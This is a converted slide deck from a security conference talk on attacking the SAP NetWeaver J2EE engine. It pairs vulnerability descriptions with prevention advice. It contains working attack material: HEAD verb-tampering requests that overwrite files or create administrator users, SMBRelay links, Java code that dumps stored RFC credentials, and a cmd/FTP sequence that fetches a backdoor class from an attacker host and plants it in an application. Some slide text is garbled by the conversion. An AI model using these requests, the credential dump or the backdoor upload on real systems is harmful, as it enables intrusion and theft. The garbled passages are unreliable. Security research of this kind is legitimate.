

Invest in security to secure investments

SAPocalypse NOW: Crushing SAP's J2EE Engine

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Me

CTO of the ERPScan company

- ERPScan
 Security Scanner for SAP
- Head of DSecRG (research subdivision)
- Architect of ERPScan Security Scanner for



- OWASP-EAS project leader
- Business application security expert
- Co-organizer Russian security conf





@sh2kerr



Dmitry

- Principle researcher of the ERPScan company
- Member of DSecRG (research subdivision)
- Find vulns in Google, Yandex, Vkontakte
- SAP security expert focused on JAVA stack











ERPScan

Innovative company engaged in ERP security R&D with flagship product - ERPScan Security Scanner for SAP

- Tools:
 - Pentesting tool
 - sapsploit
 - web.xml scanner

- Consulting Services:
 - SAP Pentest
 - SAP Assessment
 - SAP Code review

Leading SAP AG partner in the field of discovering security vulnerabilities by the number of founded vulnerabilities



Agenda

- Intro
- Attacking SAP internally
- Attacking SAP externally
- Auth bypass vulnerability
- Backdooring J2EE
- From J2EE to ABAP
- DEMO
- SAPocalypse Worm
- Defense
- DEMO
- Conclusion





What is SAP?

Shut up

And

Pay



SAP

- Most popular business application
- More than 120000 customers
- 74% of Forbes 500





SAP? Who cares?





SAP? Who cares?





SAP Engines

ABAP

JAVA



SAP Engines

ABAP

Automation of business processes:

- ERP
- PLM
- CRM
- SRM



SAP Engines

Integration, Collaboration, Management

- SAP Portal
- SAP PI
- SAP XI
- SAP Mobile
- Solution Manager

JAVA



J2EE Engine

Pentesters

Researchers

Security Officers

Focused on ABAP

Developers

Administrators

GRC consultants




J2EE Engine

Hackers know about it They will find easier ways to control your business!



J2EE Platform Architecture





SAP Security for Administrators



Remote control
Authentication
Data Source
User Management
Encryption













Hacking SAP NetWeaver J2EE





SAP NetWeaver J2EE for attacker's





Open Ports

| Service Name | Port Number | Default Value | Range (min-max) |
|----------------------|-------------|---------------|-----------------|
| НТТР | 5NN00 | 50000 | 50000-59900 |
| HTTP over SSL | 5NN01 | 50001 | 50001-59901 |
| IIOP | 5NN07 | 50007 | 50007-59907 |
| IIOP Initial Context | 5NN02 | 50002 | 50002-59902 |
| IIOP over SSL | 5NN03 | 50003 | 50003-59903 |
| P4 | 5NN04 | 50004 | 50004-59904 |
| P4 over HTTP | 5NN05 | 50005 | 50005-59905 |
| P4 over SSL | 5NN06 | 50006 | 50006-59906 |
| Telnet | 5NN08 | 50008 | 50008-59908 |
| LogViewer control | 5NN09 | 50009 | 50009-59909 |
| JMS | 5NN10 | 50010 | 50010-59910 |

By default all encryption on all ports and protocols is disabled



P4 – protocol is using by Visual Admin app



P4 – protocol is using by Visual Admin app

By default data transmitted in cleartext



P4 – protocol is using by Visual Admin app

By default data transmitted in cleartext

But password is encrypted



P4 – protocol is using by Visual Admin app


By default data transmitted in cleartext

But password is encrypted

Lets look deeper



Hacking SAP NetWeaver J2EE





And



Impress me



```
/* 87 */ char mask = 43690;
/* 88 */ char check = 21845;
/* 89 */ char[] result = new char[data.length + 1];
/* */
/* 91 */ for (int i = 0; i < data.length; ++i) {
/* 92 */ mask = (char)(mask ^ data[i]);
/* 93 */ result[i] = mask;
/* */}
/* 95 */ result[data.length] = (char)(mask ^ check);
/* */
/* 97 */ return result;</pre>
```



Prevention

Prevention:

• Use SSL for securing all data transmitting between serverserver and server-client connections

http://help.sap.com/saphelp_nwpi71/helpdata/de/14/ef2940cbf2195de10000000a1550b0/content.htm



Attacking from the internet






Founding a target

- inurl:/irj/portal
- inurl:/IciEventService sap
- inurl:/IciEventService/IciEventConf
- inurl:/wsnavigator/jsps/test.jsp
- inurl:/irj/go/km/docs/

But SAP can be only accessed internally. Yeah sure:)




SAP NetWeaver 6.4





SAP NetWeaver 7.0





SAP NetWeaver 7.1





SAP NetWeaver 7.2





Information disclose

Kernel or application release and SP version

DSECRG-11-023, DSECRG-11-027, DSECRG-00208



Information disclose

Kernel or application release and SP version

DSECRG-11-023, DSECRG-11-027, DSECRG-00208

Application logs and traces

DSECRG-00191,DSECRG-00232



Information disclose

Kernel or application release and SP version

DSECRG-11-023, DSECRG-11-027, DSECRG-00208

Application logs and traces

DSECRG-00191,DSECRG-00232

Username

DSECRG-11-034



Information disclose

Kernel or application release and SP version

DSECRG-11-023, DSECRG-11-027, DSECRG-00208

Application logs and traces

DSECRG-00191, DSECRG-00232

Username


DSECRG-11-034

Internal port scanning, Internal User bruteforce

DSECRG-11-032, DSECRG-00175




DSECRG-11-023





DSECRG-11-027





DSECRG-11-027

/ipcpricing/ui/BufferOverview.jsp?

server=172.16.0.13

& port=31337

& password=


& dispatcher=


& targetClient=


& view=



DSECRG-11-032 (new)












DSECRG-00231



/meSync/SatFileReceiver – username and version disclose



Prevention

- Install SAP notes:
 - 1548548,1545883,1503856,948851, 1545883
- Don't use Mobile Engine 2.1 and other unsupported apps
- Update the latest SAP notes every month
- Disable unnecessary applications



XSS

```
15.09.2011 [DSECRG-11-033] SAP Crystal Report Server pubDBLogon - Linked XSS vulnerability
```

19.08.2011 [DSECRG-11-030] SAP NetWeaver JavaMailExamples - XSS

19.07.2011 [DSECRG-11-028] SAP NetWeaver | Speak - XSS

20.06.2011 [DSECRG-11-024] SAP NetWeaver performance Provier Root - XSS

20.06.2011 [DSECRG-11-025] SAP NetWeaver Trust Center Service - XSS

12.04.2011 [DSECRG-11-016] SAP NetWeaver Data Archiving Service - multiple XSS

12.04.2011 [DSECRG-11-015] SAP NetWeaver MessagingServer - XSS

14.03.2011 [DSFCRG-11-013] SAP NetWeaver Runtime - multiple XSS

14.03.2011 [DSFCRG-11-012] SAP NetWeaver Integration Directory - multiple XSS

14.03.2011 [DSECRG-11-011] SAP Crystal Reports 2008 - Multiple XSS

14.03.2011 [DSECRG-11-010] SAP NetWeaver logon.html - XSS

14.03.2011 [DSECRG-11-009] SAP NetWeaver XI SOAP Adapter - XSS

14.12.2010 [DSECRG-09-067] SAP NetWeaver DTR - Multiple XSS

14.12.2010 [DSECRG-10-009] SAP NetWeaver ExchangeProfile - XSS

14.12.2010 [DSECRG-10-008] SAP NetWaver JPR Proxy Server - Multiple XSS

14.12.2010 [DSECRG-10-007] SAP NetWeaver Component Build Service - XSS

11.11.2010 [DSFCRG-09-056] SAP Netweaver SOL Monitors - Multiple XSS

A lot of.....



Prevention

- Update the latest SAP notes
- Disable unnecessary applications
- Set service property SystemCookiesDataProtection to true.



SMBRelay in MMR

http://server:port/mmr/MMR?filename=\\smbsniffer\anyfile



SMBRelay in MMR

http://server:port/mmr/MMR?filename=\\smbsniffer\anyfile

Just send link to admin



Prevention

- Update the latest SAP notes (1483888)
- Disable unnecessary applications
- Enable authorization checks where they are necessary
- For developers: limit access only for local system and also by directory and file type
- Enable SAP CSRF protection API



CSRF protection

Standard XSRF Protection.

Framework generates XSRF token, applies either to POST-based or GET-based encoding, and validates the correctness of the subsequent requests.

Custom CSRF Protection.

Framework generates and provides an XSRF token to the application through the XSRF Protection API. The only way if you want to protect something different from standard GET/POST requests.

Standard XSRF Protection is recommended



CSRF protection bypass

Maybe there is a place where CSRF protection is impossible?




CSRF protection bypass

SAP have all but you need to find it (c) DSecRG



SPML Architecture





SPML Actions

We can:

- Creating objects (except sap roles)
- Modifying objects (users, roles, groups)
- Searching for objects
- Deleting object



SPML Actions

We can:

- · Crasting abjects layout can relact
- We Need:
- UME.Spml_Read_Action
- UME.Spml_Write_Action



SPML Actions

We can: We Need: The Continue objects (except can relea) We Need: The Continue objects (except can relea)




Attacking SPML

- Create html page that will send XmlHttpRequest to SPML
- Request must cerate a user
- Found XSS in SAP
- Inject this page unto XSS
- Wait until administrator clicks it

PROFIT




OKAY



SAP asked: don't publish details of SPML request



But wait! ②



You can get details from SAP's documentation

http://www.sdn.sap.com/irj/scn/go/portal/prtroot/docs/library/uuid/668e6629-0701-0010-7ca0-994cb7dec5a3?QuickLink=index&overridelayout=true



Prevention

- Limit access to SPML only for Administrators or IDM servers subnet
- Assign SPML administration roles only to a small amount of users
- Disable SPML if it is not used
- Update the latest SAP notes about XSS vulnerabilities



Authentication

Declarative
By WEB.XML

ProgrammaticBy UME

Web Dynpro Portal iViews J2EE Web apps

- programmatic
- programmatic
- declarative



Declarative authentication

WEB.XML file is stored in WEB-INF dir of app. root



rapid calling servlets by their class name



rapid calling servlets by their class name

Published by SAP in their security guides



rapid calling servlets by their class name

Published by SAP in their security guides

call any servlet from application even if it is not declared in WEB.XML



rapid calling servlets by their class name

Published by SAP in their security guides

call any servlet from application even if it is not declared in WEB.XML

Lets use it for bypass



Invoker Servlet in WEB.XML

```
<servlet>
 <servlet-name>CriticalAction/servlet-name>
 <servlet-class>com.sap.admin.Critical.Action</servlet-class>
</servlet>
<servlet-mapping>
  <servlet-name>CriticalAction</</servlet-name>
  <url-pattern>/admin/critical</url-pattern>
</servlet-mapping
<security-constraint>
<web-resource-collection>
<web-resource-name>Restrictedaccess</web-resource-name>
<url-pattern>/admin/*</url-pattern>
<a href="http-method"></a>
</web-resource-collection>
<auth-constraint>
    <role-name>admin</role-name>
    </auth-constraint>
</security-constraint>
```



Invoker Servlet auth bypass

```
<servlet>
 <servlet-name>CriticalAction</servlet-name>
 <servlet-class>com.sap.admin.Critical.Action</servlet-class>
</servlet>
<servlet-mapping>
  <servlet-name>CriticalAction</</servlet-name>
  <url-pattern>/admin/critical</url-pattern>
</servlet-mapping
<security-constraint>
<web-resource-collection>
<web-resource-name>Restrictedaccess</web-resource-name>
<url-pattern>/admin/*</url-pattern>
<a href="http-method"></a>
</web-resource-collection>
<auth-constraint>
    <role-name>admin</role-name>
    </auth-constraint>
</security-constraint>
```

What if we call /servlet/com.sap.admin.Critical.Action



Prevention


- Update to the latest patch
- "EnableInvokerServletGlobally" property of the servlet_jsp must be "false"
- If you need to partially enable invoker servlet check SAP note 1445998
- For SAP NetWeaver Portal, see SAP Note 1467771

If you can't install patches for some reasons you can check all WEB.XML files using ERPScan web.xml scanner manually.



I want more!

I Came here with a simple dream......... A dream of owning all SAPs Using one bug





And I found it......

VERB Tampering



Verb Tampering

What if we will use HEAD instead of GET?



Verb Tampering

Verb Tampering is a dark horse described by <u>Arshan Dabirsiaghi</u> in 2008 which doesn't have many known examples until now



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Must be security control that lists HTTP verbs

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GET functionality will execute with an HEAD verb



Verb Tampering is a dark horse described by <u>Arshan Dabirsiaghi</u> in 2008 which doesn't have many known examples until now

Must be security control that lists HTTP verbs

Security control fails to block verbs that are not listed

GET functionality will execute with an HEAD verb

Net Weaver J2EE engine has all that features !!!!



But!

Need to check all 500 applications for:

- Application must miss HEAD check in WEB.XML
- Application must execute HEAD as GET
- Request must do some action that doesn't need to return result
- Request must do some really critical action

Potentially about 40 applications are vulnerable



Round 1





1 - unauthorized DOS

HEAD

/dir/support/CheckService?cmd_check

&fileNameL=DEFAULT1.PFL

&directoryNameL=D:\usr\sap\DM0\SYS\profile

Can be used to overwrite any OS file with trash values



Round 2





2 - unauthorized SMBRelay

HEAD

/dir/support/CheckService?cmd_check

&fileNameL=file

&directoryNameL=\\smbsniffer\sniff\

Can be used for SMBrelay attack and full access to OS



3 – unauthorized group assignment

- Secret interface for managing J2EE engine
- Can be accessed remotely
- Can run user management actions
- No documentation
- Many commands require additional auth

Except some ©



3 – Auth bypass

We can:

- Add any user to any group
- Create any user
- Other things with users and roles



4 – total remote control

Only 2 HEAD requests



4 – total remote control

Only 2 HEAD requests

Create new user

Assign user to Administrators



DEMO



SHUT UP AND DEMO!!!!!!



What else

There are still some VT vulns in SAP (DSECRG-00243)

It is architectural problem



MOARR!!!!!!!!!





Hacking ABAP

How we can get on the ABAP if we don't have a credentials?



Hacking ABAP





RFC?! Go on...

The RFC is an SAP interface protocol, which simplifies the programming of communication processes between systems. The RFCs enable you to call and execute predefined functions in a remote system, or in the same system. In the J2EE Engine the RFC functions are implemented by the JCo RFC Provider service, which is used for processing ABAP to Java requests. A feature is provided for receiving calls from the SAP systems – this is done by registering the J2EE Engine as a RFC destination.

But we need a login and pass for RFC call



Secret interface can do more than user management



Secret interface can do more than user management

Execute OS command on the server side



Secret interface can do more than user management

Execute OS command on the server side

Create own Java RFC destinations



Secret interface can do more than user management

Execute OS command on the server side

Create own Java RFC destinations

Read properties of existing Java RFC destinations



Secret interface can do more than user management

Execute OS command on the server side


Create own Java RFC destinations

Read properties of existing Java RFC destinations

All that without authentication



Authorization?!



Authorization?!



Ok. We can read properties of JAVA RFC destinations. So what?



Ok. We can read properties of JAVA RFC destinations. So what?

Users and passwords specified in RFC destination



Ok. We can read properties of JAVA RFC destinations. So what?

Users and passwords specified in RFC destination

Usually of highly privileged users (with SAP_ALL)



Ok. We can read properties of JAVA RFC destinations. So what?

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Usually of highly privileged users (with SAP_ALL)

Stored in JAVA RFC destinations in clear text



Ok. We can read properties of JAVA RFC destinations. So what?

Users and passwords specified in RFC destination


Usually of highly privileged users (with SAP_ALL)

Stored in JAVA RFC destinations in clear text

And we can easily get it



Say hello to credentials





Obtaining RFC destinations by API

```
public void getUsers(String_file) throws Exception (
   String text:
   ClassLoader origClassLoader = Thread.currentThread().getContextClassLoader();
   Thread.currentThread().setContextClassLoader(getClass().getClassLoader());
    InitialContext ctx = new InitialContext():
   Object obj = ctx.lookup("rfcengine");
   RFCRuntimeInterface runtime = (RFCRuntimeInterface) ctx.lookup("rfcengine");
   BundleConfiguration bundle = new BundleConfiguration():
   text = "Osers: \n\n";
   BundleConfiguration[] bundles = runtime.getConfigurations();
    for (int i = 0: i dbundles.length: i++) {
       text += ("LogonUser \t" + bundles[i].getLogonUser() + "\n"):
       text += {"LogonPassword \t" + bundles(i].getLogonPassword() + "\n"):
       text += ("SystenNumber \t" + bundles[i].getSystenNumber() + "\n"):
       text += ("LogonClient \t" + bundles[i].getLogonClient() + "\n\n"):
   save(text, file):
   Thread.currentThread().setContextClassLoader(origClassLoader):
```



We created little SAP Backdoor realized as java class. Which can:



We created little SAP Backdoor realized as java class. Which can:

Get JAVA RFC destinations users and passwords



We created little SAP Backdoor realized as java class. Which can:

Get JAVA RFC destinations users and passwords

Connect using them to ABAP servers



We created little SAP Backdoor realized as java class. Which can:

Get JAVA RFC destinations users and passwords

Connect using them to ABAP servers

Read any ABAP table



Yes! We can.

We created little SAP Backdoor realized as java class. Which can:

Get JAVA RFC destinations users and passwords

Connect using them to ABAP servers

Read any ABAP table

Create users with SAP_ALL profile in ABAP engine



Backdoor upload

```
CMDLINE=cmd /k echo open $ftp>> 123.txt, WORKDIR=$sap dir",
CMDLINE=cmd /k echo $f user>> 123.txt, WORKDIR=$sap dir",
CMDLINE=cmd /k echo $f pass>> 123.txt, WORKDIR=$sap dir",
CMDLINE=cmd /k echo lcd $sap dir>> 123.txt, WORKDIR=$sap dir",
CMDLINE=cmd /k echo binary >> 123.txt, WORKDIR=$sap_dir",
CMDLINE=cmd /k echo mget Door.class>> 123.txt, WORKDIR=$sap_dir",
CMDLINE=cmd /k echo bye>> 123.txt, WORKDIR=$sap_dir".
CMDLINE=cmd /k echo FTP -v -i -s:123.txt>> 456.bat, WORKDIR=$sap_dir",
CMDLINE=cmd /k echo move Door.class
                                                    $sap dir\\SM1\\DVEBMGS00\\j2ee\\cluster\
\server0\\apps\\sap.com\\*****anyapp*** ****\\root\\WEB-INF\\classes\\com\\sap\\ >>
456.bat, WORKDIR=$sap dir",
CMDLINE=cmd /k echo del 123.txt >> 456.bat, WORKDIR=$sap_dir",
CMDLINE=cmd /k 456.bat, WORKDIR=$sap dir",
CMDLINE=cmd /k del 456.bat, WORKDIR=$sap dir",
$url/?param=com.********.Door;GETUSERS;FILE=bla $random number");
```

Running OS commands



DEMO





2002 SAP Virus by Jochen Hein



2002 SAP Virus by Jochen Hein

2009 ABAP Backdoors by Mariano



2002 SAP Virus by Jochen Hein

2009 ABAP Backdoors by Mariano

2010 stuxnet-style SAP worm by Alexander Polyakov



2002 SAP Virus by Jochen Hein

2009 ABAP Backdoors by Mariano

2010 stuxnet-style SAP worm by Alexander Polyakov

2010 ABAP-worm concept by Ertunga Ashal



